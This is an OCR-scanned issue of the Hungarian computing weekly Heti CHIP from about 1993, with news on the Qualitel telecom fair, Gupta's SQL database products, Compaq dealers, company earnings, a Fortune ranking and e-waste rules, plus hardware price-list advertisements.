




Heti



II. évfolyam, 12. szám


Informatikai hetilap

Ára: 49 Ft

Qualitel Kecskeméten

Adatátvitel és távközlés – olyan témák, amelyek szakmai és felhasználói oldalról egyaránt széleskörű érdeklődésre tarthatnak számot. Kecskemét, Qualitel, március 2-6.: 84 előadás (18 külföldi), közel 200 résztvevő, 33 kiállító, kevés látogató. A rendezvény fővédnöke **Németh Miklós**, az EBRD alelnöke, védnökei **Horváth Pál**, a Matáv vezérigazgatója, **Tófalvy Gyula**, a Magyar Űrutasági Iroda elnöke és **Merász József**, Kecskemét polgármestere. Az előadók elismert szakemberek, a témák érdekesek és aktuálisak. Mégsem mozdul meg olyan mértékben a szakma és a résztvevőként elsődlegesen megcélzott önkormányzati gárda, ahogyan arra a szervezők számítanak.

Vajon mi lehet a langyos érdeklődés oka? Rosszul megválasztott időpont, a főváros messzesége? Szervezési hibák, a hasonló rendezvények elszaporodása, kevés reklám? Túl sok egyéb elfoglaltság, netán a váratlanul lehullott tavasz eleji hó? Kérdéseinkre **Csuka László** kiállításszervezőtől (Qualitel Bt) és néhány kiállítótól próbáltunk meg választ kapni.



A szervezés múlt év augusztusában kezdődött, az előadók listája novemberben vált ismertté, ekkor juttatták el a jelentkezési lapokat a címlistán szereplő 957 céghez. A megkeresett közel ezer vállalatnak végül mintegy 3 százaléka állított csak ki. Elmaradt a tavalyiak közül például a BHC, a File, a Siemens és a TKI, első alkalommal jelentke-

zett viszont az Alcatel és a Schrack. Volt, aki az 1992-es Qualitelen közvetlen értékesítésekől nem tudta kiadásait fedezni, s ezzel indokolta idei távolmaradását. Feltehetően többeket az árak tartottak vissza, pedig – ahogy azt Csuka László elmondta – lehető-

(Folytatás a 11. oldalon.)


Gupta tranzakciók

Nyílt kliens-server rendszerre vágyunk, amelyen minden másodpercben tranzakciók tu-csajait hajthatjuk végre, de szeretnénk megőrizni a már megszokott – és jelentősebbnek is kedvezőbb – PC-s környezetet? Egy helyen – nagy- vagy minigépben – tárolt adatbázisunk van, amelyhez PC-s munkahelyek sokaságáról szeretnénk hozzáférni – mégpedig szabványos lekérdezőnyelv alkalmazásával? Ha bármelyik kérdésre igen a válasz, jól járunk, ha a Gupta Technologiesnál, pontosabban annak nemrég kinevezett hazai disztribútorainál kopogtatunk – győzte meg sajtótájékoztatóján a meghívottakat **Helmut Wilke**, a kaliforniai cég müncheni leányvállalatának ügyvezetője.

Az Oracle két korábbi vezetője 1984-ben

kimondottan azzal a céllal hozta létre a Guptát, hogy – alkalmazkodva a gépek méretében és ár/teljesítmény mutatójában egyre gyorsuló számítógép-piaci léptékváltáshoz – PC-s hálózatok és PC-s árszinten tegye elérhetővé a vállalat évente több mint nyolcvanszázalékos ütemben növekvő, tavalyi árbevétele meghaladta a 32 millió dollárt. Referencialistáján olyan cégek szerepelnek, mint az Aetna, a Citibank, a Credit Lyonnais, a Daimler Benz, a Deutsche Bank, a Mitsubishi Electric vagy a Pepsico.

(Folytatás a 3. oldalon.)



Mi az a SPIDERNET?

- egy intelligens koncentrátor, amely lehetővé teszi a hálózati eszközök átkonfigurálását **Token-Ring, AS/400** és **IBM 3270** környezetben
- 12 kártya elhelyezésére alkalmas, dupla tápegységgel ellátott doboz, mely **192 Token-Ring, 70 Twinax** vagy **128 3270-es** eszközt kezelhet
- minden modulja üzem közben cserélhető
- minden modul menedzselhető (ENMD)



További felvilágosítást a **SUPRA Kft.** ad, mint a **gyártó ADACOM GROUP** magyarországi kizárólagos képviselője.

Telefon: 116-2729 vagy 116-2731

Információs szám: 150




SELECTRADE

MULTIMÉDIA STÚDIÓ

1141 Budapest, Mogoródi út 166/B
Telefon: 251-7755. Fax: 251-7988

MAR
KAPRATÓ!
28 000 Ft
+ áfa



Megjelent az új CD minőségű

SOUND BLASTER 16 ASP

AZ ÚJ STÚDIÓSZABVÁNY

KLUB minden csütörtök délután kezdődnek és profioknak

Információs szám: 151



NETREND

Általános Kereskedelmi és Szolgáltató Rt. áprilisi kínálata:

KOMPLETT SZÁMÍTÓGÉPEK

80386-SX/33 MHz, baby ház, 2 MB RAM, 1,2 MB FDD IDE 2s/1p kontr., 80 MB HDD, mono VGA 14" monitor 1024 x 768 és kártya 512 KB, 101 g. bill. 73 900

386-40 MHz, 128 cache, baby ház, 4 MB RAM, 1,2 MB FDD, IDE 2s/1p kontr., 120 MB HDD, color SVGA 14" monitor 1024 x 768 és kártya 1 MB, 101 g. bill. 109 900

486-33 MHz, 256 cache, lower ház, 4 MB RAM, 1,2 MB FDD, IDE 2s/1p kontr., 212 MB HDD, color SVGA 15" monitor 1280 x 1024 és kártya 1 MB, 101 g. bill. 198 900

FILE SERVER: Ethernet felhasználói igény szerint 486-66 MHz, 256 cache, lower ház, 8 MB RAM, 1,2 MB FDD SCSI Loc. Bus. kontr., 340 MB FAST HDD, 2s/1p port 14" mono VGA 1024 x 768 és kártya 1 MB, 101 g. bill. 327 900

NOTEBOOK DX80386-33 MHz, 4 MB RAM, 32 KB cache, 120 MB HDD, mono, LCD VGA, 1,44 MB FDD, akku, átléptető, horrtáska 191 300

NOTEBOOK DX80486-33 MHz, 4 MB RAM, 32 KB cache, 120 MB HDD, színes, LCD VGA, 1,44 MB FDD, akku, tápegység, horrtáska 344 800

IZELÍTŐ ALKATRÉSZNÁLTATKÖNBŐL

Hájró Macskákat

TX-300, MICROSOFT-kompatibilis mouse, 800 DPI, 900 mm/s, 3 gombos 1 990

TX-3000, MICROSOFT-kompatibilis mouse, 1200 DPI, 900 mm/s, 3 gombos 2 750

Monitorok

INTRIA 15" SVGA, multisync., non interf. 1280 x 1024 F 5501 File. 17" 1280 x 1024/1024 x 768 141 900
F 7501 Flexscan 21" 1280 x 1024 273 300

Iráható-olvasható tárolók

SONY SMO-P301, 3,5", 128 MB, 40 ms 179 000
SMO-P301 SCSI kártya 8 000
SONY SMO-P501, 5,25", 640 MB, 70 ms 309 000
SMO-P501 SCSI kártya 25 000

Canon nyomtatók

BJ-10ex, A4, Epson LQ-510 29 900
BJ-20, 110 cps 36 800
BJ-200 lapadagolóval 48 900
BJC-800, A3, 300 cps, 360 DPI, 16,5 M szín 269 900

HP termékek

HP Laserjet 4 189 900
HP Laserjet 4M, 6 MB RAM, PostScript L2 266 900
Toner 13 000
4 MB RAM bővítés, 4,4M 26 000
8 MB RAM bővítés, 4,4M 51 000

SCSI winchesterek

M 2622SA/FA 340 MB, 12 ms 108 900
M 2623SA/FA 425 MB, 12 ms 115 900
M 2624SA/FA 520 MB, 12 ms 119 900

M 2266SA/FA 1079 MB, 16 ms 189 900
M 2622SA/FA 1750 MB, 11 ms 319 900
M 2622HA, 1750 MB, 11 ms 329 900
M 2622HDA, 1750 MB, 11 ms 349 900
M 2622P, 1650 MB, 11 ms 359 900
ST 4766N, 663 MB, 15 ms 135 600
ST 41200N, 1,2 GB, 15 ms 179 900
ST 41650N, 1,65 GB, 17 ms 219 900
ST 42100N, 2,1 GB, 17 ms 259 900

ALAPLAPOK

AT 80286-12/16 MHz + EMS 4.0 5 300
AT 80286-20/26 MHz 6 600
AT 80386SX-33 MHz 10 500
AT 80386SX-40 MHz 11 900
AT 80386-40/65 MHz + 128 KB cache 18 900
AT 80386-40/65 MHz + 256 KB cache 20 900
AT 80386-40/65 MHz, 128 KB c. LOC. BUS 19 900
AT 80386-40/65 MHz, 256 KB c. LOC. BUS 21 900
AT 80486-33 MHz + 256 KB cache 55 900
AT 80486-50 MHz + 256 KB cache 75 900
AT 80486-33 MHz + 256 KB c. LOC. BUS 59 900
AT 80486-50 MHz + 256 KB c. LOC. BUS 79 900
AT 80486-2-50 MHz + 256 KB c. LOC. BUS. 75 900
AT 80486-2-66 MHz + 256 KB c. LOC. BUS. 96 900
AT 80486-33/60 MHz + 256 KB c., EISA 79 900
AT 80486-50/200 MHz + 256 KB c., EISA 99 900
AT 80486-2-50 MHz + 256 KB c., EISA + L. B. 98 900
AT 80486-50 MHz + 256 KB c., EISA + L. B. 109 900
AT 80486-2-66 MHz + 256 KB c., EISA + L. B. 119 900

KÉRJÉK RÉSZLETES AJÁNLATUNKAT!

Áraink nem tartalmazzák az áfát. A hirdetésben jelzett árak tájékoztató jellegűek!

NETREND Általános Kereskedelmi és Szolgáltató Rt.
1089 Budapest VIII., Elnök u. 1.; Tel.: 113-8217, 133-4760; tel. & fax: 113-9537; Mobil: 06-60-15111

Bemutatóterem: Budapest VIII., Karácsony Sándor u. 19
Mobilitel.: 06-60-51111

Információs szám: 152

TARTALOM

Számítástechnika

- | | | |
|-----|--|---|
| 5 | Nádor Rendszerház
Systrend, Pagemarc, Contura | A tizenkettedik Cómpaq dealer
Tárguló kontórok |
| 6 | Optimista oldal
Fortune toplista | SIKEREK, NYERÉSEGEK
Tízek társasága |
| 7-9 | Vevővonzó ökológia | IT, a környezet barátja |
| 8 | Három példa | A HP programja |
| 9 | | Energiatakarékos csillagok |
| 10 | Mag ICS
Féldrága adatbázis-kezelő | Vonalkódolvasó vagy billentyűzet?
Topaz |

Távközlés

- | | | |
|----|---|--|
| 11 | Tizen a háromezerből | Qualitel Kecskeméten |
| 12 | Alcatel más oldalról | Céggosta |
| 13 | Ericsson Businessphone
Consultronics műszerek | Arccal az ISDN felé
24 órás ügyelet |
| 14 | Radio Contact | Variációk CT2-re |
| 15 | A Sci-Modem mintahálózatai
Digitális terepmodell frekvenciatervekhez | X.25 a Molnál
DTM Vaxon |
| 16 | Százéves évforduló | Puskás Tivadar-örökség |
| 17 | Május végéig telefont kapnak
Személyhívó tender | Célegyesenben a Balat
Ermes vagy nem Ermes? |
| 18 | Helyszíni tudósítás | A szuperhighway |

Irodatechnika

- | | | |
|-------|------------------|--------------------------------|
| 19-21 | Az ICL tanúsítja | Üzlet az irodaautomatizálás is |
|-------|------------------|--------------------------------|

Mutató

- | | | |
|-------|--|--|
| 22-25 | Könyvtárcpolok | A huroktól a Windowsig
Kapcsolatok köztészmán |
| 26-27 | Elrettentő szabadszoftverek
Mi mikor támad? | Egy új könyv ürügyén
Hadijelentés Trójából |
| 30 | Hová menjünk?
Ahogy a zsúri elnöke látta | Vírusnaptár
Rendezvénykalauz
Miskolc bajnoki |

Kinyomtatott példányok száma:	10 000
Ebből névre szóló tiszteletpéldány:	7 000
Budapesti terjesztésre kerül:	400
Videki terjesztésre kerül:	2 500

A Heti CHIP-re előfizetés kérhető levélben:
1300 Budapest 3., Pí. 210
Előfizetési díj 1 évre 2254 forint.

LAPZÁRTA

Gupta tranzakciók

(Folytatás az 1. oldalról.)

Melyek a cég legfontosabb termékei? A kliens-server architektúrák server oldalán működik az ANSI II-es szintű SQL szabványoknak megfelelő Sqlbase, a Gupta saját adatbázis-kezelője. Megjelenésekor ez volt az SQL első DOS alatti megvalósítása (ma OS/2-höz, Sun OS-hez és Netware-hez szánt verziója is kapható). Csakúgy, mint a vállalat többi termékét, ezt is a Netware 3.11-re optimalizálták, s az 5.0 változatot NLM formában is elkészítették. Ennek köszönhető, hogy az ipari szabványnak tekinthető TPC-B benchmark szerint az Sqlbase Netware alatt 102 tranzakciót hajt végre másodpercenként, amivel a hasonló feladatra készült szoftverekhez képest – mint Wilke úr mondta – messze vezet az ár/teljesítmény versenyben. (A Novell egyébként a Gupta kiemelt stratégiai partnere, egyben 15 százalékkal tulajdonosa.)

Kliens oldalán, Windows munkahelyekre az Sqlwindost és a Questet ajánlják. Az előbbi objektumorientált nyelvet tartalmazó, adatbázis-független, a csoportmunkát is támogató fejlesztőeszköz, amely a magyar ékezetes karakterek kezelésére is képes, míg az utóbbi SQL adatbázisok

lekérdezésére, tablókészítésre szolgál.

Említettük, hogy a Gupta filozófiájának kulcseleme a nyíltság. Nos, a más neves adatbázis-kezelőkkel – mondjuk DB2-vel, Oracle-lel, Informixszal, Sybase-szel – való kapcsolatot az Sqlnetwork nevű szoftverükkel teremthetjük meg. Sok felhasználójuk például AS/400-on lévő adatokat hív le ily módon Sqlwindost futtató PC-ire – az Egyesült Államokban az IBM-mel külön megállapodás is kötöttek az AS/400-as alkalmazások elterjesztésére.

A jövő? Mérnöki szempontból: további adatbázis-kezelők, s még az idén újabb operációs rendszerek – Windows NT, OS/2 2.0, Unixware – támogatása. Kereskedelmi vonalon: Közép- és Kelet-Európa meghódítása. Tavaly óta összesen tíz cseh, horvát, lengyel, magyar, orosz és szlovén partnerrel kötöttek disztribútori szerződést. Hazánkban a 3Softtal, a Selectrade-del és a Waltonnal állapodtak meg. A 3Soft egy, immár két éve Gupta termékekkel foglalkozó cég, a Dextra bevonásával nyolc hónapja élesben működött egy alkalmazást, a Walton pedig saját szakemberei közül többet külön erre a vonalra állítva három nagy Gupta projekten dolgozik.

Közös Unix környezet

A nyíltság jelszava jegyében a HP, az IBM, az SCO, a Sun (illetve leányvállalata, a Sunsoft), a Univel és a USL a San Francisco-i Uniforumon bejelentette: közös Unix szoftverkönyvet kifejlesztését tervezik. Olyan rendszerről van szó, amely a különböző – asztali – Unix platformokon azonos arcot mutat a felhasználónak, ugyanakkor megőrzi az összes vállalat jelenlegi termékeivel való kompatibilitást. Az összehangolt alkalmazásprogramozói felületek (API-k) révén az egyik cég eszközei (eszközeivel) készült alkalm

zások a többien is futnak, s így jóval nagyobb piac nyílik a szoftverfejlesztők előtt.

Emellett a hat cég egységesítő hálózati termékeit, szakembereik grafikai, multimédia és objektumorientált szoftverszabványokban állapodtak meg, s rendszeradminisztrációs munkacsoporthoz hoznak létre.

A közös nyílt környezet első, előzetes speciifikációi várhatóan június végére készülnek el, s azt az X/Open elé terjesztik. Termékekre 1994 első félévében számíthatunk.

Ugyan

ez nem ugyanaz,

de...

...reméljük, nem fog csalódní benne. Testvérlapunkban, a *CHIP* magazinban ugyanabban a friss, újító szellemben jelennek meg az információk, mint a *Heti CHIP*-ben. Itt csak a havi magazin legfrissebb, márciusi számának címlapját mutatjuk be. Hogy miről olvashat benne még? Az maradjon titok – addig, míg meg nem veszi.

CHIP

Számítógép magazin

V. évf. 3. szám

1993. március

Ára: 236 Ft

Kicsi a rakás

CHIP-teszt

PC-k 80 000 forint alatt
Modemmeccs
Zenére könnyebb

Magazin

Nem vezető félvezető
Fogas kérdés

Hardver


Klónok az IBM-től

Szoftver

Szoftverpolka
Kövessük a sugarakat
Visual BASIC for DOS
ZIPkedd magad!
SuperStor 2.0

Alkalmazás

PC-Mensch
Új parancsnok?



Nagyobb térbe
több fér

Nádor Rendszerház

A tizenkettedik Compaq dealer

Ma még fehér hollónak számít, ám reméljük, egyre gyakrabban találkozhatunk a magyar számítástechnikai cégek között olyanl, amelyik magyar nevet választott magának. Egyike a keveseknek az október óta működő Nádor Rendszerház, amely már számos rangos hardvergyártóval kötött disztribútori, dealeri szerződést. Kínálatában megtaláljuk a Compaq, valamint az ALR számítógépeket, a HP és Mannesmann nyomtatókat, a Panasonic telefonokat és köz-


pontokat, a Motorola személyhívókat, továbbá a Novell termékeit – de még folytathatnánk a sort.



ám több szoftveres céggel kötöttek „véd-dac” szövetséget, egy-egy projektre ezek közül a témához leginkább hozzáértővel társulnak.

Hangsúlyos helyet foglalnak el a cég életében a Motorola helyi személyhívó rendszerei, kis helyi antennával, központtal – több kórházban telepítenek ilyeneket. Ez a terület képviseli nagyobb piaci lehetőségeivel a jövőt, de a hagyományok és a kapcsolatok miatt ma még a számítástechnika az erősebb – mondta *Bánlaki István* ügyvezető igazgató. Mint megtudtuk, a létszámot a jövőben sem növelik lényegesen: a vevőkkel való közvetlen kapcsolatot ugyanis a későbbiekben sem akarják elveszíteni.

Szekeres Zsuzsa



A cég számítástechnikai, távközlési és irodaszeközökből álló rendszereket tervez, telepít, számítógépek karbantartásával foglalkozik. Hogy ez utóbbi tevékenységet mennyire komolyan veszik, azt mutatja, hogy a tízós cégnek éppen a fele, öt szervizszakember látja el ezt a munkát – a magyar piacon ez szokatlan arány. Három vidéki társasággal is együttműködnek: Debrecenben, Pécsen és Győrött vannak kirendeltségeik. Ráadásul a szakemberek nem akármilyen képesítéssel látják el munkájukat, az első hónapokban Bécsben, illetve Münchenben vettek részt továbbképzésen.

Hardvereszközökön kívül csak hálózati, illetve polcról levehető szoftverek szerezhetők be náluk,

Tárguló kontúrok

Disztribútori szerződést kötött a Compaq Pagemarq lézernyomtatóra a Compaq Computer Europe és a Systrend Kft. A szerződés értelmében a Systrend feladata a 15, illetve 20 lap/perc sebességű, 800 × 400 és 400 × 400 pont/hüvelyk felbontású Pagemarq nyomtatók magyarországi piaci bevezetése, az értékesítés felülvizsgálata és természetesen a szerviz, valamint a szükséges kiegészítőanyagok biztosítása. A terjesztés során a kft. elsősorban a piacot már jól ismerő szerződött Compaq dealerekre kíván támaszkodni.

Impozáns számok jelzik egyébként a Compaq elmúlt pénzügyi évét: 4,1 milliárd dolláros forgalmat ért el, a darabszámot tekintve 75, értékben pedig 15 százalékkal növelte eladásait, miközben a PC-piac összességében csak 15, illetve 5 százalékos szerény növekedést mutatott. 1993-ban a cég szakértői szerint az európai PC-piacon várhatóan 10 százalékkal több gép talál majd gazdára, mint tavaly, ami értékben a forgalom mintegy 2 százalékos növekedését jelenti.

Tovább bővült a Compaq típusainak kínálata is. A Cuntura noteszgépcsalád színes aktív és passzív mátrixos megjelenítős modellekkel egészült ki. A Prolinea család új tagjai: egy helyi sínes, gyorsított grafikus gép és a 66 megahertzes 486-os változat. A Deskrók „n” jelzésű modellekkel szaporodtak: ezekben a hálózati csatlakozót előre beépítették – így szabad marad három kártyahely –, tehát azonnal hálózathoz illeszthetők.

T. G.-K. P.

A
BAREX
COMPUTER

új címe

1993. április 1-jétől:

**1097 Budapest
Bárd u. 5.**

Telefon/fax:

**133-1062
06-60-15987**

Új telephelyünkön szeretettel várjuk régi és új vásárlóinkat, kibővített szolgáltatásainkkal, kiváló parkolási lehetőséggel

\$IKEREK, NYERESÉGEK

\$ Egyre-másra jelennek meg a decemberben zárt éves és negyedéves pénzügyi mérlegadatok. Némely vállalat – az általános recesszió közepette is – prosperitásról számol be. Közéjük tartozik az MCI Communications Corporation, amely közöttje leggyedszázados történetének legeszebb évét zárta: 1992-es forgalma meghaladta a 10,5 milliárd dollárt (ami 11 százalékkal magasabb az 1991-esnél), nyeresége 609 millió dollár volt, utolsó negyedévi mérlege pedig 160 millió dolláros bevételt mutatott. *Daniel F. Akerson* elnök-igazgató többek közt az 1 milliárd dolláros légközlekedés-irányítási rendszert és a 250 millió dollár értékű Citicorp megrendelést emelte ki hazai sikereik közül. Idén nagyobb hangsúlyt kap majd a cég nemzetközi tevékenysége, s az MCI továbbra is az olyan új technológiákra fog koncentrálni, amilyen a PCS, azaz a személyi kommunikáció (Personal Communications Services).

\$ Hardverforgalmát csökkentette, s inkább a szoftverre helyezte át a hangsúlyt a Banyan. Ennek megfelelően alakultak tavalyi bevételei is: 23 százalékkal csökkent a hardvereladásból származó pénzforrások az 1991. évekhez mérve, szoftverforgalma ugyanakkor 30 százalékkal nőtt, s az év végére elérte a 75,5 millió dollárt. A teljes bevétel 8 234 000 dollár volt, szemben az 1991-es 2 910 000 dollárral, ami '83 százalékos növekedésnek felel meg. Tovább erősödött a cég észak-amerikai jelenléte (76,6-ról 91,2 millió dollarra nőtt a hazai forgalom), külföldről származó szoftverbevételei viszont alig növekedtek, bár az utolsó negyedévben új munkatársakkal gazdagodott a müncheni, párizsi és amszterdami képviselet.

\$ A Hewlett-Packard már az első ideai adatokat is közzétette. Az 1993. január 31-én zárt első negyedéves mérlege igen pozitív: a cég forgalma 18, megrendelésállománya 24 százalékkal múlta felül a tavalyi hasonló időszak eredményeit. *Lewis E. Platt* elnök-igaz-

gató elégedetten nyilatkozott az adatokról, s hozzátette: „bevételeink is szépen alakultak, noha meg sem közelítettük az 1992. első negyedévi kimagasló eredményeket”. Belföldön 2,1, külföldön 2,5 milliárd dollárral forgalmat ért el a HP, bevétele 302 millió dollár volt, 13 százalékkal kevesebb, mint tavaly ilyenkor. Ebben a negyedévben a cég alkalmazottainak száma összességében gyarapodott, s most már meghaladja a 93 ezret, bár világszerte körülbelül 1700 dolgozó vált meg a cégtől e három hónap alatt.

\$ Pénzügyi évének második negyedét zárta január 2-án az AST – mégpedig 346,3 millió dolláros „csúcsgörgetéssel”. Külföldön

144,2 millió dollár értékben keltek el AST PC-k, szemben a tavalyi ilyenkor 102,8 millióval. Az európai mérleg 33 százalékkal jobb az 1992-esnél, s különösen a Nagy-Britanniában elkönyvelt 71 százalékos forgalomnövekedés tűnik kiemelkedőnek. A második negyedév adózás utáni tisztázta nyeresége 14,6 millió dollárra rúg, míg az első negyedévben csak 7,6 milliót ért el. E három hónap alatt 194 ezer PC-t adtak el, ebből 97 ezer volt 486-os, 35 ezer pedig noteszgép. Féléves összesítésben ez 350 ezer személyi számítógépet jelent, 64 százalékkal többet, mint 1992 hasonló időszakában.

\$ Az Apple ideai bevételnöve-

kedésének több mint a felét az idén bemutatásra kerülő termék fogják adni – mondta nemrégiben *Soren Olsson*, az Apple Europe elnöke. A cég hetven új terméket készül bevezetni a piacra, ez kétszer annyi, mint az ezt megelőző két évben bemutatottak száma. 1990 és 1992 között az Apple Europe piaci részesedése 5,8-ról 7,2 százalékra nőtt. 1991ben, amikor a legtöbb számítástechnikával foglalkozó cég – gyártó és forgalmazó egyaránt – veszteséget jelentett, az Apple 64 százalékkal növelte forgalmát. Az 1992-es pénzügyi évben összes bevétele 7,1 milliárd dollár volt, ebből az Apple Europe 1,95 milliárd dollárral részesült.

Tízék társasága

Megjelent a *Fortune* magazin top-listája. A tanulmány elkészítésében nyolcezer amerikai vállalatvezető, igazgató, pénzügyi elemző vett részt. Hamminckét iparág háromszáznál több cégét vették górcső alá, s végül ágazatonként és bizonyos kiemelt szempontok – például környezetvédelem, innováció, az alkalmazotti létszám stabilitása, növekedése stb. – szerint rangsorolták őket.

Az elektronikai ipari óriások versenyében helyet cserélt egymással a két tavalyi listavezető: a Motorola idén a General Electric elé került, a Texas Instruments viszont nem tudta megőrizni tavalyi hetedik helyét – most nyolcadiknak rangsorolták.

Ami a számítástechnikai cégeket illeti, a legnagyobb meglepetés, hogy a csódbe ment Wang Laboratories egyáltalán szerepel a tízek közt. Mindenesetre egyöntetű vélemény szerint menedzsment, pénzügyi helyzet, termékminőség, tehetségátvitel és még vagy három szempontból a Wangé a leggyatrábbak kétes dicsősége, környezetvédelem dolgában is csak a Continental Air-

lines tartották felelőtlenebbnek az értékelők. Bár az Apple-t ítélték az innovatívabbnak, a HP menedzserei jobb értékelést kaptak. A sorrend a következő:

Ideai helyezés	Tavalyi helyezés	Cég neve
1	1	Hewlett-Packard
2	2	Apple Computer
3	3	Sun Microsystems
4	4	Compaq Computer
5	5	IBM
6	8	Pitney Bowes
7	–	Seagate Technology
8	7	Digital Equipment
9	9	Unisys
10	10	Wang Laboratories

„Egyre jobb és jobb a 3M, a Honeywell pedig minden kategóriában előrenyomul, bár bevételei tavaly visszaestek” – szövegzik le a tanulmány szerzői, akik a tudó-

mányos, fotográfiai és vezérléstechnikai cégek közül a 3M-et tették az első helyre, a Xeroxot a másodikra, a tavalyi nyolcadik helyre érdemesítették, ugyanakkor az Eastman Kodak a hatodikról a hetedik helyre esett vissza. A lista végén helyet cserélt egymással a Polaroid és a Tektronix.

Jellemző a vizsgált cégek mind egyikére, így az informatikai iparban tevékenykedőkre is, hogy tavalyi pénzügyi mérlegük – tisztelet a kivételnek – általában veszteséget mutat. Pozícióikon javított, ha az értékelők úgy találták: a vállalatvezetés szem előtt tartja a humanitárius szempontokat, alkalmazottai jól érzik magukat a cégnél s a környezetvédelmi intézkedések sem hiányoznak a palettáról. Ilyen körülmények közt az 1986-os Fortune 500-as listavezetője, a most 206-odikként számot tartott IBM vezetői még egyből vizsgaltathaják magukat, mint *Shakespeare* jagójának szavaival: „A jóhir híu és fölöttébb csalfa fogalom. Gyakran előlérük érdemtelennél, és elveszítjük ártatlanul.”

IT, a környezet barátja

Követve az autógyártás, a vegyipar és a kőolajipar példáját, a számítógépgyártóknál is előtérbe került a környezetbarát anyagok kérdése. Persze nem a légszennyezésről van szó, mint a füstölő autóknál, hanem a nehezen recikálható műanyag alkatrészekről és kémiai bevonatokról.

A megoldás nem tűr halasztást, mert a felgyorsult technikai fejlődés következtében tonnaszám keletkezik elavult gépekből álló „hulladék”.

Nem véletlen, hogy éppen a német informatikai szakértők fordítanak a legtöbb figyelmet a környezet védelmére. Egyedül ebben az országban 80 ezer tonnányi kiselejtezett számítógépet tárolnak különböző hulladéktelepeken. 1991 júliusa óta a német környezetvédelmi minisztérium rendeletben szabályozza a használt elektronikai ipari termékekből képződő hulladék tárolását, újrahasznosítását. Ez a rendelet természetesen a számítógépiparra is vonatkozik. A gyártó köteles a régi berendezéseket reciklálás céljából ingyen visszavenni – az egyik változat szerint akkor is, ha az nem a saját terméke. (Más meg-

fontolásokból viszont környezetbarát termékek előállítására csak akkor lehet ösztönözni a gyártókat, ha mások szeméjét nem kötelesek átvenni.) A rendelet várhatóan 1994 januárjában emelkedik törvényerőre, hatása azonban már most érezhető: a kutatólaboratóriumokban újrahasznosítható alkatrészek kifejlesztésén dolgoznak. Természetesen nem lehet az összes költséget az informatikai iparra hárítani, ezért az elavult eszközök hasznosítása-feldolgozása nagyrészt a jelenlegi tulajdonosok zsebére megy majd.

Nagy-Britanniában ICER (Industry Council for Electronic & Electrical Equipment Re-





cycling) néven testület is alakult, amelynek tagjai rendszeresen megosztják egymással hulladéktárolási és -hasznosítási tapasztalataikat. Bár az Európai Közösség még nem dolgozott ki általános rendszabályokat, várható, hogy rövidesen elkészül egy, a német rendelke-

zéshez hasonló szövegű tervezet.

Vita tárgya a csomagolás is: a német szabályok szerint a gyártó köteles visszavenni és ismét feldolgozni (nem pedig elégetni) a csomagolóanyagot, így az nem hagyhatja el Németország területét. Svédországban a PVC felhasználása körül csaptak magásra az indulatok. Az EK állásfoglalása ez évre várható. Mint a nyilvánosságra hozott irányelvekből kiderül, az EK szabad kezdet ad a gyártóknak a csomagolóanyag megválasztásá-

Elektronikus hulladékok kezelése



ban, ám kötelezővé teszi azok újrahasznosítás céljából történő visszavételét, de – ellentétben a német szabályokkal – nem tiltja elégetésüket sem.

